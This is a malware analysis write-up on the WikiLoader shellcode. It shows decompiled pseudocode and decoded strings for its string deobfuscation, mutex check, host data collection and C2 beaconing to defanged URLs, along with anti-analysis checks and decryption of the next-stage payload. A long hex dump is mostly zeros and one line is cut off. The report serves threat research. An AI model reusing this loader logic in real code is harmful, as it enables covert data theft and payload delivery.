

MalwareAnalysisReports/WikiLoader/WikiLoader Shellcode pt3.md at main · VenzoV/MalwareAnalysisReports

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Summary part 2

- Loading bingmaps.dll
- Long busy loop to slow down execution.
- Retrieving once again API via PEB walking
- Function used to load API from: Kernel32.dll
- Function Used to load native API to perform indirect syscalls: ntdll.dll
- Checks if native calls are hooked.
- New thread is created and execution is switched, the thread points to bingsmap.dll and jumps back and forth to shellcode.
- Anti analysis checks for common malware analysis tools (x64dbg.exe, pe-bear, process hacker etc.)
- Shellcode is writte into explorer.exe

Overview

- Overwrites PEB structure
- Creates a mutex 330117
- Dynamically loads API
- Deobfuscation of strings through even positioned characters.
- Gathers system information to send to C2
- C2 requests look for GMAIL tag for extra data (Decryption key)
- Data blob is decrypted and execution is swtiched to new location.

String "Obfuscation"

The obfuscation is simple and is only based on getting the character sitting in an even position. So position: 0,2,4,6.. etc

```

1  int64 fastcall mw_deobfuscate_evenchars( int64 a1, int64 a2, int64 a3, int64 a4)
2  {
3      int64 v5; // rcx
4      int64 v6; // r12
5      int64 v7; // r13
6      int64 i; // rcx
7      _QWORD v10[11]; // [rsp+0h] [rbp-58h] BYREF
8      _BYTE savedregs[64]; // [rsp+58h] [rbp+0h] BYREF
9
10     memset(v10, 0, savedregs - (_BYTE *)v10);
11     v10[10] = a1;
12     v10[9] = a2;
13     v10[8] = a3;
14     v10[3] = a4;
15     v5 = 0i64;
16     do
17         ++v5;
18     while ( *(_BYTE *)(a1 + v5) );
19     v6 = a1 + v5;
20     v7 = 0i64;
21     for ( i = 0i64; a1 + i < v6; i += 2i64 )
22         *(_BYTE *)(a2 + v7++) = *(_BYTE *)(a1 + i);
23     *(_BYTE *)(a2 + v7) = 0;
24     return v7;
25 }

```

We can easily get the strings and write any python script to deobfuscate them all in one go.

Strings:

```

["WurtirtAenPWrSoyc0ePsVsDMLewmpropruyN",
"DKeiljegtfFDiNlNeBAP",
"VfitrLtEuCaQlyAelWlkoYct",
"CCoToCkaiweX:l ejkfikQUwgZ=c7F5I808R8F2L1c0W",
"GpeTtPCJogmjpuztBeDriNiaDmretEYxUAG",
"LIo0asdgLsidbnrHagrmyGAS",
"FxrryePLsiyblrlaxrJyC",
"WginnQiAnyePtc.ldVls10",
"IKkntjemrinJeJtwOBpeeRnRAC",
"IfnSteeZrEnSeCtmCdoKnZnFetcLtNAw",
"HptHtMprOhpJeEngRfeWqnuKefsotLAX",
"HBtdtyphAudEdVRaeBqBueeTsFtbHnevaPdLebrNsPAs",
"HktLtopzSFeMnmdKRfeNqjuceRsxtDAT",
"HXtNtfpaEknDdvRdeFqbureosMtFap",
"IDnktseHrhnefegTVRseeaFdpFqiblReN",
"IUnTtvelrcnyeItiCmlroxsSepHsaZngdCLJeh",
"MWoLzwijslhlLaN/V5H.D0m a(JLSiqnFuGxa;z GUC;y CAEnadLrYoOiGdF d4s.m0N.h3G;p KeQnS-fgvbN;t jKpFgTYTs QBXuAiklwdH",
"CDrZyypots3E2a.pdLlglp",
"BFCirjyIpatcGFeOntRcajnVdIoOmF",
"BGcyrblylptb.jdq1C10",
"CWrfyPpjtjSmtSrYiwnzGDttokBWisnRalrqqXAd",
"CRrnyJpNtYBYiSn0ayriypThoGSLtorOimmUgtAI",
"VzivrpTeuMaPlJFlrueTeP",
"VYihrItiuTallePbrtottJeYcGtw",

```

```
"GYeatsTniAcjkvCOoAuOnWtA6H4w",  
"SdlDeneyps",  
"GWevtXSiySsEtMeEmyTmicmSej",  
"wosCpCrSiVnZtwfNAX",  
"GBextkCdosmipYuWtkeiruNnaRmjeoAk",  
"GdelTLUJskeHrENeaNmsehAi",  
"IDsvUXsueQrcAknZAqdyimicny",  
"IzsbWUixnHdFoxwxsXSRerrVvteart",  
"GGeRtrUTsGeJrZDsepfvaRuULTtjUAItLxaJnxgZujaPgden",  
"RntuLSGkeDtiVieSrwsJitornc",  
"GMeqthVeegrxsGigoingEWxMAC",  
"AwdhvoaVpyiH3u2x.jdKlPly",  
"SkhzeElyLD3z2Q.wdnlgLV",  
"UKsoeMrI3Y2L.AdTlmLM",  
"330117",  
"CArleYaztVeIMmuOtwecxMAu",  
"GMelvtLGaLsbtLEqrwrtoKra",  
"lrsjtYrwlrejnqAF",  
"lusMtZryLUevnAWI",  
"BnCerpywpRtIOgpReIniAOLlglorrUiktLhRmhPyrGonvpibdaeIrc",  
"ByCHrpyXpGtzGZettoPRrDoepveUrXttyB",  
"BqCzrqyVpRtPSTeQtqPDRboypceerVttyn",  
"BOCorbyQpQtgGhevnqewrLaGteekSAykmSmXeGtzrHimciKtedyx",  
"BRCprayjpYtaDGeocqrJyipztx",  
"BXCARfyJpxtfDuePsvturloqyKKzefyK",  
"BwCmrykPUtDCmlNoosBeAALlKgNoQrHigtKhRmOPsrDoHvcifddeqrJ",  
"hgtmtNplst:M/k/WtHh0iWcuhIgmisbNaLnI.Uc loVmH/D8DsEjCdwtWuR.Zpkhnpn?oindf=C1C",  
"hJtctZpZsa:b/C/OktaGsDhQmDizrewIojrNLSdVwCiXdmeS.ecIoimU/CibLqwk4YkTlp.upnhRpo?EiKdJ=Z1d",  
"hVtitUpZsn:T/w/DtJhJeskOoosttNepntfBanmfidlayYsX.ScfoDmX/wmh1HbV7goH3a.yAhxpE?Eibde=v1r",  
"hitZtopwsB:z/t/KmMuBlFtSiotzryaDdieErfsR.nnVehtG/UyqvB7icblFrc.JpLhTpz?AindM=f1j",  
"hqtGtOpeso:0/d/PkFaYsPhXmtiqrpwCoDrBladJwNipdieE.zcmoAmn/hialfwf4kkzlw.ypehcup?ciPdo=J1H",  
"hGtutwPsf:Q/Z/KthhtiQcThigjiQbcaOni.WcHopmL/x8SscjJdGtXuC.kphhupx?xiIdk=C1M",  
"hXtYtRpvsv:X/i/WtoHbeskDowsotVednEfkaomkiolayMsy.KcEobmj/Rmt1Ebi7Rou3Z.ipohlpc?liHdw=d1z",  
"h0txtTpxsH:N/O/emDuQlktqijtnrCaDdMeUrRsr.GnpeGtg/VyQvo7ScllWrV.zpRhczp?Ziidf=o1g"]
```

Deobfuscated strings:

```
WriteProcessMemory  
DeleteFileA  
VirtualAlloc  
Cookie: jfkUg=75888210  
GetComputerNameExA  
LoadLibraryA  
FreeLibrary
```

```
Wininet.dll
InternetOpenA
InternetConnectA
HttpOpenRequestA
HttpAddRequestHeadersA
HttpSendRequestA
HttpEndRequestA
InternetReadFile
InternetCloseHandle
Mozilla/5.0 (Linux; U; Android 4.0.3; en-gb; KFTT Build/IML74K) AppleWebKit/537.36 (KHTML, like Gecko) Silk/3.68
Crypt32.dll
BCryptGenRandom
Bcrypt.dll
CryptStringToBinaryA
CryptBinaryToStringA
VirtualFree
VirtualProtect
GetTickCount64
Sleep
GetSystemTime
wsprintfA
GetComputerNameA
GetUserNameA
IsUserAnAdmin
IsWindowsServer
.GetUserDefaultUILanguage
RtlGetVersion
GetVersionExA
Advapi32.dll
Shell32.dll
User32.dll
301
CreateMutexA
GetLastError
lstrlenA
lstrlenW
BCryptOpenAlgorithmProvider
BCryptGetProperty
BCryptSetProperty
BCryptGenerateSymmetricKey
BCryptDecrypt
BCryptDestroyKey
BCryptCloseAlgorithmProvider
hxxps[://]thichgiban[.]com/8sjdtu[.]php?id=1
hxxps[://]kashmirworldwide[.]com/ilw4kl[.]php?id=1
hxxps[://]thekostenfamilys[.]com/m1b7o3[.]php?id=1
hxxps[://]multitraders[.]net/yv7clr[.]php?id=1
```

```

hxxps[://]kashmirworldwide[.]com/ilw4kl[.]php?id=1
hxxps[://]thichgiban[.]com/8sjdtu[.]php?id=1
hxxps[://]thekostenfamilys[.]com/m1b7o3[.]php?id=1
hxxps[://]multitraders[.]net/yv7clr[.]php?id=1

```

Mutex

Using similar method to load API, the malware retrieves GetProcAddress() from the PEB. It will load CreateMutexA, and attempt to create one with the value:

- 330117 Then it will call GetLastError(), and check for the error code 183 which equates to:
- ERROR_ALREADY_EXISTS

```

0 | (void (__fastcall *)(_QWORD, _QWORD))mw_deobfuscate_evenchars,
1 | a1);
2 | mw_deobfuscate_evenchars((__int64)"CARleyaztVeIMmuOtwecxMAu", (__int64)str_ApiToLoad, v5, v6); // CreateMutexA
3 | api_CreateMutexA = (void (__fastcall *)(_QWORD, _QWORD, const char *))mw_getProcAddress(
4 |     (__int64)mw_kernel32dll,
5 |     (__int64)str_ApiToLoad);
6 | mw_deobfuscate_evenchars((__int64)"GMeltvLGaLsbtlEqrwrtoKra", (__int64)str_ApiToLoad, v8, v9); // GetLastError
7 | api_GetLastError = (__int64 (*)(void))mw_getProcAddress((__int64)mw_kernel32dll, (__int64)str_ApiToLoad);
8 | api_CreateMutexA(0i64, 0i64, "330117");
9 | if ( api_GetLastError() != 183 ) // ERROR_ALREADY_EXISTS (MUTEX)
0 | {
1 |     mw_deobfuscate_evenchars((__int64)"VfitrIltEuCaQlyAelWlkoYct", (__int64)str_ApiToLoad, v11, v12); // VirtualAlloc
2 |     api_VirtualAlloc = (__int64 (__fastcall *) (_QWORD, __int64, __int64, __int64))mw_getProcAddress(
3 |         (__int64)mw_kernel32dll,
4 |         (__int64)str_ApiToLoad);
5 |     ptr_buffer = api_VirtualAlloc(0i64, 0x5C4B40i64, 0x3000i64, 4i64);
6 |     *(_QWORD *)ptr_buffer = api_VirtualAlloc(0i64, 0x7AB913i64, 0x3000i64, 4i64);
7 |     mw_w_GenRandom((__int64)mw_kernel32dll, mw_getProcAddress, (char *) (ptr_buffer + 8), 8i64);
8 |     mw_w_GenRandom((__int64)mw_kernel32dll, mw_getProcAddress, (char *) (ptr_buffer + 16), 8i64);
9 |     mw_w_GenRandom((__int64)mw_kernel32dll, mw_getProcAddress, (char *) (ptr_buffer + 24), 8i64);
0 |     mw_w_GenRandom((__int64)mw_kernel32dll, mw_getProcAddress, (char *) (ptr_buffer + 32), 8i64);
1 |     mw_w_GenRandom((__int64)mw_kernel32dll, mw_getProcAddress, (char *) (ptr_buffer + 40), 8i64);
2 |     mw_w_GenRandom((__int64)mw_kernel32dll, mw_getProcAddress, (char *) (ptr_buffer + 48), 8i64); // Write 8 bytes to a buffer
3 |     if ( mw_MainFunctions(
4 |
5 |     )
6 |     {
7 |         strcpy(v21, "ExitThread");
8 |         api_ExitThread = (void (__fastcall *) (_QWORD))mw_getProcAddress((__int64)mw_kernel32dll, (__int64)v21);
9 |         api_ExitThread(0i64);
0 |         return 0i64;
1 |     }
2 | }

```

Host Information Gathering

Inside the Main block of the code, some system checks are performed. The information gathered is appended into a memory section, in preparation to be sent out. Also, with this information a random number is generated of length 48, this is done by loading Bcrypt.dll and calling on BCryptGenRandom()

Following the API called to check system:

- GetComputerNameExA -> Empty so appended "-" to the buffer that has the random number.
- GetComputerNameA -> Appends the computer name
- GetUserNameA
- IsUserAnAdmin -> if user is admin appends a 1 or 0.
- GetUserDefaultUILanguage
- WsprintfA -> Append IsUserAnAdmin & GetUserDefaultUILanguage

- GetSystemTime
- WsprintfA -> Append Systemtime

Memory section containing all the data:

ADDRESS	HEX	ASCII
0000000000090000	31 30 39 39 37 33 30 30 34 34 32 30 33 38 32 32	1099730044203822
0000000000090010	31 34 38 32 38 38 31 39 39 32 34 39 32 32 36 37	1482881992492267
0000000000090020	31 34 38 32 36 32 39 36 38 32 36 31 30 36 36 37	1482629682610667
0000000000090030	7C 7C 2D 7C 7C 57 49 4E 31 30 2D 44 59 4E 41 4D	- WIN10-DYNAM
0000000000090040	49 43 7C 7C 44 79 6E 61 6D 69 63 7C 7C 30 7C 7C	IC Dynamic 0
0000000000090050	32 30 35 37 7C 7C 32 30 32 34 2E 30 32 2E 32 36	2057 2024.02.26
0000000000090060	2B 31 36 3A 31 37 7C 7C 31 30 2E 30 30 2E 31 39	+16:17 10.00.19
0000000000090070	30 34 35 7C 7C 00 00 00 00 00 00 00 00 00 00	045

The above function mw_w_GenRandom works as a wrapper function for BCryptGenRandom()

```

memset(&v14, 0, savedregs - (_BYTE *)&v14);
ptr_arg_ptr_dllreference = arg_ptr_dllreference;
ptr_arg_ptr_mw_getprocaddress = arg_ptr_mw_getprocaddress;
ptr_arg_ptr_buffer = arg_ptr_buffer;
ptr_arg_value_512 = arg_value_512;
ptr_loadlibraryA = v4;
str_deobfuscated = v5;
mw_deobfuscate_eventchars((__int64)"BGcyryb1pltb.jdq1C10", v5, arg_ptr_buffer, arg_value_512);// Bcrypt.dll
addr_bcryptdll = ptr_loadlibraryA(str_deobfuscated);// Bcrypt.dll
mw_deobfuscate_eventchars((__int64)"BFCirjyIpatcGFoOntRcajnVdIoOmF", str_deobfuscated, v7, v8);// BCryptGenRandom
ptr_BCryptGenRandom = (void (__fastcall *)(_QWORD, __int64, __int64, __int64))ptr_arg_ptr_mw_getprocaddress(
    addr_bcryptdll,
    str_deobfuscated);
ptr_BCryptGenRandom(0i64, ptr_arg_ptr_buffer, ptr_arg_value_512, 2i64);// random 512 byte num, but get only two bytes
mw_deobfuscate_eventchars((__int64)"FxrreyePLsiyblrlaxrJyC", str_deobfuscated, v10, v11);// FreeLibrary
api_FreeLibrary = (void (__fastcall *)(__int64))ptr_arg_ptr_mw_getprocaddress(
    ptr_arg_ptr_dllreference,
    str_deobfuscated);
api_FreeLibrary(addr_bcryptdll);
return 0i64;
    
```

Before moving to network function the string seen above is converted to BASE64 with CryptBinaryToStringA(). Similar to BCryptGenRandom(), this is also located in a wrapper function that loads the .DLL then the function.

```

memset(&v17, 0, savedregs - (_BYTE *)&v17);
dll_reference = a1;
mw_GetProcAddress = a2;
pbBinary = a3;
cbBinary = a4;
pszString = v4;
mw_deobfuscate_eventchars((__int64)"LIo0asdGlsidbnrHagmyGAS", (__int64)str_buffer, a3, a4);// LoadLibraryA
api_LoadLibraryA = (__int64 (__fastcall *)(_BYTE *))mw_GetProcAddress(dll_reference, str_buffer);
mw_deobfuscate_eventchars((__int64)"FxrreyePLsiyblrlaxrJyC", (__int64)str_buffer, v6, v7);// FreeLibrary
api_FreeLibrary = (void (__fastcall *)(__int64))mw_GetProcAddress(dll_reference, str_buffer);
mw_deobfuscate_eventchars((__int64)"CDrZyypots3E2a.pdLlglp", (__int64)str_buffer, v9, v10);// Crypt32.dll
ptr_Crypt32dll = api_LoadLibraryA(str_buffer);
mw_deobfuscate_eventchars((__int64)"CRrnyJpNtYBYiSn0ayriypThoGSLtorOimnUgtAI", (__int64)str_buffer, v12, v13);// CryptBinaryToStringA
api_CryptBinaryToStringA = (__int64 (__fastcall *)(__int64, __int64, __int64, __int64, __int64 *))mw_GetProcAddress(ptr_Crypt32dll, str_buffer);
api_CryptBinaryToStringA(pbBinary, cbBinary, 0x40000001164, 0i64, &pcchString);
if ( !pszString )
    return pcchString;
if ( api_CryptBinaryToStringA(pbBinary, cbBinary, 0x40000001164, pszString, &pcchString) )// Third arg: dwFlags CRYPT_STRING_BASE64 CRYPT_STRING_NOCLRF
{
    api_FreeLibrary(ptr_Crypt32dll);
    return pcchString;
}
return 0i64;
    
```

C2 Connection

Malware attempts to connect to the 8 hard-coded URLs and read the page. This next part is the same as the Proofpoint research mentioned in references. Basically, the pages contain a tag containing the string "gmail", inside there is another obfuscated URL which contains the next stage payload. For me at the moment non of the URLs are working and have that tag.

```


48 while ( 1 )
49 {
50 LABEL_12: // Attempts calls to urls?
51 if ( URL_Counter == 8 )
52     return 0i64;
53 v25 = i;
54 i >>= 8;
55 mw_deobfuscate_evenchars*((int64*)((char *)v45 + (unsigned __int16)(8 * v25)), (int64)ptr_buffer_1, v21, v22); // cookie
56 SizeOfPageRead = mw_URLConnect(dll_reference, mw_GetProcAddress, str_buffer, (int64)ptr_buffer_1);
57 if ( SizeOfPageRead )
58     break;
59 ++URL_Counter;
60 }
61 for ( j = 0i64; ; ++j )
62 {
63     if ( j > SizeOfPageRead )
64     {
65         ++URL_Counter;
66         goto LABEL_12;
67     }
68     if ( str_buffer[j] == 0x6F
69         && str_buffer[j + 1] == 0x6E
70         && str_buffer[j + 2] == 0x3E
71         && str_buffer[j + 3] == 60
72         && str_buffer[j + 4] == 33
73         && str_buffer[j + 5] == 45
74         && str_buffer[j + 6] == 45
75         && str_buffer[j + 7] == 103
76         && str_buffer[j + 8] == 109
77         && str_buffer[j + 9] == 97
78         && str_buffer[j + 10] == 105
79         && str_buffer[j + 11] == 108
80         && str_buffer[j + 12] == 32 ) // on>!--gmail
81     {
82         break;

```

The requests are made to the URLs with cookie Cookie: jfkUg=75888210 + [BASE64 ENCODED SYSTEM DATA]

Address	Hex	ASCII
0000000001670000	43 6F 6F 6B	69 65 3A 20
0000000001670010	55 34 4F 44	6A 66 6B 55
0000000001670020	41 7A 4D 54	67 79 4D 54
0000000001670030	63 30 4F 54	68 34 4D 54
0000000001670040	59 34 4E 6A	59 34 4F 44
0000000001670050	41 79 4E 6A	67 79 4E 44
0000000001670060	78 38 56 30	4D 34 4D 54
0000000001670070	31 4A 51 33	6C 4F 4D 54
0000000001670080	78 38 4D 48	41 74 52 46
0000000001670090	41 79 4E 43	6C 75 59 57
00000000016700A0	6F 78 4D 6E	31 70 59 33
00000000016700B0	6B 77 4E 44	78 38 4D 6A
00000000016700C0	00 00 00 00	41 31 4E 33
00000000016700D0	00 00 00 00	78 38 4D 6A
00000000016700E0	00 00 00 00	73 77 4D 44
00000000016700F0	00 00 00 00	41 75 4D 44
0000000001670100	00 00 00 00	00 00 00 00
0000000001670110	00 00 00 00	00 00 00 00
0000000001670120	00 00 00 00	00 00 00 00
0000000001670130	00 00 00 00	00 00 00 00
0000000001670140	00 00 00 00	00 00 00 00
0000000001670150	00 00 00 00	00 00 00 00
0000000001670160	00 00 00 00	00 00 00 00
0000000001670170	00 00 00 00	00 00 00 00
0000000001670180	00 00 00 00	00 00 00 00
0000000001670190	00 00 00 00	00 00 00 00
00000000016701A0	00 00 00 00	00 00 00 00
00000000016701B0	00 00 00 00	00 00 00 00
00000000016701C0	00 00 00 00	00 00 00 00
00000000016701D0	00 00 00 00	00 00 00 00
00000000016701E0	00 00 00 00	00 00 00 00
00000000016701F0	00 00 00 00	00 00 00 00
0000000001670200	00 00 00 00	00 00 00 00
0000000001670210	00 00 00 00	00 00 00 00
0000000001670220	00 00 00 00	00 00 00 00
0000000001670230	00 00 00 00	00 00 00 00
0000000001670240	00 00 00 00	00 00 00 00
0000000001670250	00 00 00 00	00 00 00 00
0000000001670260	00 00 00 00	00 00 00 00
0000000001670270	00 00 00 00	00 00 00 00
0000000001670280	00 00 00 00	00 00 00 00
0000000001670290	00 00 00 00	00 00 00 00
00000000016702A0	00 00 00 00	00 00 00 00
00000000016702B0	00 00 00 00	00 00 00 00
00000000016702C0	00 00 00 00	00 00 00 00
00000000016702D0	00 00 00 00	00 00 00 00
00000000016702E0	00 00 00 00	00 00 00 00
00000000016702F0	00 00 00 00	00 00 00 00
0000000001670300	00 00 00 00	00 00 00 00
0000000001670310	00 00 00 00	00 00 00 00
0000000001670320	00 00 00 00	00 00 00 00
0000000001670330	00 00 00 00	00 00 00 00
0000000001670340	00 00 00 00	00 00 00 00
0000000001670350	00 00 00 00	00 00 00 00
0000000001670360	00 00 00 00	00 00 00 00
0000000001670370	00 00 00 00	00 00 00 00
0000000001670380	00 00 00 00	00 00 00 00
0000000001670390	00 00 00 00	00 00 00 00
00000000016703A0	00 00 00 00	00 00 00 00
00000000016703B0	00 00 00 00	00 00 00 00
00000000016703C0	00 00 00 00	00 00 00 00
00000000016703D0	00 00 00 00	00 00 00 00
00000000016703E0	00 00 00 00	00 00 00 00
00000000016703F0	00 00 00 00	00 00 00 00
0000000001670400	00 00 00 00	00 00 00 00
0000000001670410	00 00 00 00	00 00 00 00
0000000001670420	00 00 00 00	00 00 00 00
0000000001670430	00 00 00 00	00 00 00 00
0000000001670440	00 00 00 00	00 00 00 00
0000000001670450	00 00 00 00	00 00 00 00
0000000001670460	00 00 00 00	00 00 00 00
0000000001670470	00 00 00 00	00 00 00 00
0000000001670480	00 00 00 00	00 00 00 00
0000000001670490	00 00 00 00	00 00 00 00
00000000016704A0	00 00 00 00	00 00 00 00
00000000016704B0	00 00 00 00	00 00 00 00
00000000016704C0	00 00 00 00	00 00 00 00
00000000016704D0	00 00 00 00	00 00 00 00
00000000016704E0	00 00 00 00	00 00 00 00
00000000016704F0	00 00 00 00	00 00 00 00
0000000001670500	00 00 00 00	00 00 00 00
0000000001670510	00 00 00 00	00 00 00 00
0000000001670520	00 00 00 00	00 00 00 00
0000000001670530	00 00 00 00	00 00 00 00
0000000001670540	00 00 00 00	00 00 00 00
0000000001670550	00 00 00 00	00 00 00 00
0000000001670560	00 00 00 00	00 00 00 00
0000000001670570	00 00 00 00	00 00 00 00
0000000001670580	00 00 00 00	00 00 00 00
0000000001670590	00 00 00 00	00 00 00 00
00000000016705A0	00 00 00 00	00 00 00 00
00000000016705B0	00 00 00 00	00 00 00 00
00000000016705C0	00 00 00 00	00 00 00 00
00000000016705D0	00 00 00 00	00 00 00 00
00000000016705E0	00 00 00 00	00 00 00 00
00000000016705F0	00 00 00 00	00 00 00 00
0000000001670600	00 00 00 00	00 00 00 00
0000000001670610	00 00 00 00	00 00 00 00
0000000001670620	00 00 00 00	00 00 00 00
0000000001670630	00 00 00 00	00 00 00 00
0000000001670640	00 00 00 00	00 00 00 00
0000000001670650	00 00 00 00	00 00 00 00
0000000001670660	00 00 00 00	00 00 00 00
0000000001670670	00 00 00 00	00 00 00 00
0000000001670680	00 00 00 00	00 00 00 00
0000000001670690	00 00 00 00	00 00 00 00
00000000016706A0	00 00 00 00	00 00 00 00
00000000016706B0	00 00 00 00	00 00 00 00
00000000016706C0	00 00 00 00	00 00 00 00
00000000016706D0	00 00 00 00	00 00 00 00
00000000016706E0	00 00 00 00	00 00 00 00
00000000016706F0	00 00 00 00	00 00 00 00
0000000001670700	00 00 00 00	00 00 00 00
0000000001670710	00 00 00 00	00 00 00 00
0000000001670720	00 00 00 00	00 00 00 00
0000000001670730	00 00 00 00	00 00 00 00
0000000001670740	00 00 00 00	00 00 00 00
0000000001670750	00 00 00 00	00 00 00 00
0000000001670760	00 00 00 00	00 00 00 00
0000000001670770	00 00 00 00	00 00 00 00
0000000001670780	00 00 00 00	00 00 00 00
0000000001670790	00 00 00 00	00 00 00 00
00000000016707A0	00 00 00 00	00 00 00 00
00000000016707B0	00 00 00 00	00 00 00 00
00000000016707C0	00 00 00 00	00 00 00 00
00000000016707D0	00 00 00 00	00 00 00 00
00000000016707E0	00 00 00 00	00 00 00 00
00000000016707F0	00 00 00 00	00 00 00 00
0000000001670800	00 00 00 00	00 00 00 00
0000000001670810	00 00 00 00	00 00 00 00
0000000001670820	00 00 00 00	00 00 00 00
0000000001670830	00 00 00 00	00 00 00 00
0000000001670840	00 00 00 00	00 00 00 00
0000000001670850	00 00 00 00	00 00 00 00
0000000001670860	00 00 00 00	00 00 00 00
0000000001670870	00 00 00 00	00 00 00 00
0000000001670880	00 00 00 00	00 00 00 00
0000000001670890	00 00 00 00	00 00 00 00
00000000016708A0	00 00 00 00	00 00 00 00
00000000016708B0	00 00 00 00	00 00 00 00
00000000016708C0	00 00 00 00	00 00 00 00
00000000016708D0	00 00 00 00	00 00 00 00
00000000016708E0	00 00 00 00	00 00 00 00
00000000016708F0	00 00 00 00	00 00 00 00
0000000001670900	00 00 00 00	00 00 00 00
0000000001670910	00 00 00 00	00 00 00 00
0000000001670920	00 00 00 00	00 00 00 00
0000000001670930	00 00 00 00	00 00 00 00
0000000001670940	00 00 00 00	00 00 00 00
0000000001670950	00 00 00 00	00 00 00 00
0000000001670960	00 00 00 00	00 00 00 00
0000000001670970	00 00 00 00	00 00 00 00
0000000001670980	00 00 00 00	00 00 00 00
0000000001670990	00 00 00 00	00 00 00 00
00000000016709A0	00 00 00 00	00 00 00 00
00000000016709B0	00 00 00 00	00 00 00 00
00000000016709C0	00 00 00 00	00 00 00 00
00000000016709D0	00 00 00 00	00 00 00 00
00000000016709E0	00 00 00 00	00 00 00 00
00000000016709F0	00 00 00 00	00 00 00 00
0000000001670A00	00 00 00 00	00 00 00 00
0000000001670A10	00 00 00 00	00 00 00 00
0000000001670A20	00 00 00 00	00 00 00 00
0000000001670A30	00 00 00 00	00 00 00 00
0000000001670A40	00 00 00 00	00 00 00 00
0000000001670A50	00 00 00 00	00 00 00 00
0000000001670A60	00 00 00 00	00 00 00 00
0000000001670A70	00 00 00 00	00 00 00 00
0000000001670A80	00 00 00 00	00 00 00 00
0000000001670A90	00 00 00 00	00 00 00 00
0000000001670AA0	00 00 00 00	00 00 00 00
0000000001670AB0	00 00 00 00	00 00 00 00
0000000001670AC0	00 00 00 00	00 00 00 00
0000000001670AD0	00 00 00 00	00 00 00 00
0000000001670AE0	00 00 00 00	00 00 00 00
0000000001670AF0	00 00 00 00	00 00 00 00
0000000001670B00	00 00 00 00	00 00 00 00
0000000001670B10	00 00 00 00	00 00 00 00
0000000001670B20	00 00 00 00	00 00 00 00
0000000001670B30	00 00 00 00	00 00 00 00
0000000001670B40	00 00 00 00	00 00 00 00
0000000001670B50	00 00 00 00	00 00 00 00
0000000001670B60	00 00 00 00	00 00 00 00
0000000001670B70	00 00 00 00	00 00 00 00
000000000		

called like part 1. Tracing back from BCryptGenerateSymmetricKey(), it seems the key is actually obtained from results of the URL connections. If successful, JMP to newly deobfuscated code is made.



```

    && str_buffer[j + 11] == 108
    && str_buffer[j + 12] == 32 ) // on>!--gmail
    {
        break;
    }
LABEL_35:
    ;
    }
    }
    *(_QWORD *)&savedregs[8] = j;
    *(_QWORD *)savedregs = j;
    v28 = &str_buffer[j + 13];
    for ( k = 0i64; v28[k] != 32; ++k )
    ;
    if ( k <= 10 )
    {
        j = *(_QWORD *)&savedregs[8];
        goto LABEL_35;
    }
    for ( m = 0i64; v28[m] != 32; ++m )
    ;
    v31 = mw_w_CryptStringToBinaryA( dll_reference, mw_GetProcAddress, ( __int64)v28, m );
    ptr_buffer_2[v31] = 0;
    v34 = *(_QWORD *)ptr_buffer_2;
    v35 = ptr_buffer_2 + 8;
    for ( n = 0i64; n <= 0x20; ++n )
        v35[n] ^= HI_BYTE(v34) ^ BYTE6(v34) ^ BYTE5(v34) ^ BYTE4(v34) ^ BYTE3(v34) ^ BYTE2(v34) ^ BYTE1(v34) ^ v34;
    v37 = str_buffer;
    memcpy( str_buffer, ptr_buffer_2 + 8, 32ui64 );
    v37[32] = 0;
    mw_deobfuscate_evenchars( ( __int64 )"VzivrpTeuMaPlJFlrueTeP", ( __int64)v41, v32, v33 ); // VirtualFree
    api_VirtualFree = (void ( __fastcall *) )(char *, __QWORD, __int64)mw_GetProcAddress( dll_reference, v41 );
    api_VirtualFree( ptr_buffer, 0i64, 0x8000i64 );
    api_VirtualFree( ptr_buffer_1, 0i64, 0x8000i64 );
    api_VirtualFree( ptr_buffer_2, 0i64, 0x8000i64 );
    return 0x20i64;
}
00000636 mw_MainFunctions:199 (401436) (Synchronized with IDA View-A, Hex View-1)
return 0i64;
len_key = api_strlenA( key );
if ( api_BCryptGenerateSymmetricKey( v78, &v69, v74, v76, key, len_key, 0i64 ) )
return 0i64;
if ( api_BCryptDecrypt( v69, v65, ptr_Target, 0i64, ptr_ptr_buffer_1, v73, 0i64, 0i64, &v68, 1i64 ) )
return 0i64;
ptr_buffer_2 = (const void *)api_VirtualAlloc( 0i64, v68, 12288i64, 4i64 );
if ( !ptr_buffer_2 )
return 0i64;
v67 = ptr_buffer_2;
if ( api_BCryptDecrypt( v69, v65, ptr_Target, 0i64, ptr_ptr_buffer_1, v73, ptr_buffer_2, v68, &v68, 1i64 ) )
return 0i64;
v40 = v68;
v41 = v68;
v42 = v64;
memcpy( v64, v67, v68 );

```

Ending

Unfortunately, I was not able to go further due to not being able to get information needed from the C2. I will maybe go back or look for other samples going forwards to see the final part. Mostly all the flow is the same as ProofPoint's analysis referenced below. Thank you for your time.

References

- <https://bazaar.abuse.ch/sample/bef04e3b2b81f2dee39c42ab9be781f3db0059ec722aeee3b5434c2e63512a68/>
- <https://www.unpac.me/results/612d6d2c-c45d-47ba-a2bb-a218ec753d3f>
- <https://twitter.com/Cryptolaemus1/status/1747394506331160736>
- <https://www.proofpoint.com/us/blog/threat-insight/out-sandbox-wikiloader-digs-sophisticated-evasion>
- <https://www.geoffchappell.com/studies/windows/km/ntoskrnl/inc/api/pebteb/peb/index.htm>
- <https://mohamed-fakroud.gitbook.io/red-teamings-dojo/shellcoding/leveraging-from-pe-parsing-technique-to-write-x86-shellcode>

Source: <https://github.com/VenzoV/MalwareAnalysisReports/blob/main/WikiLoader/WikiLoader%20Shellcode%20pt3.md>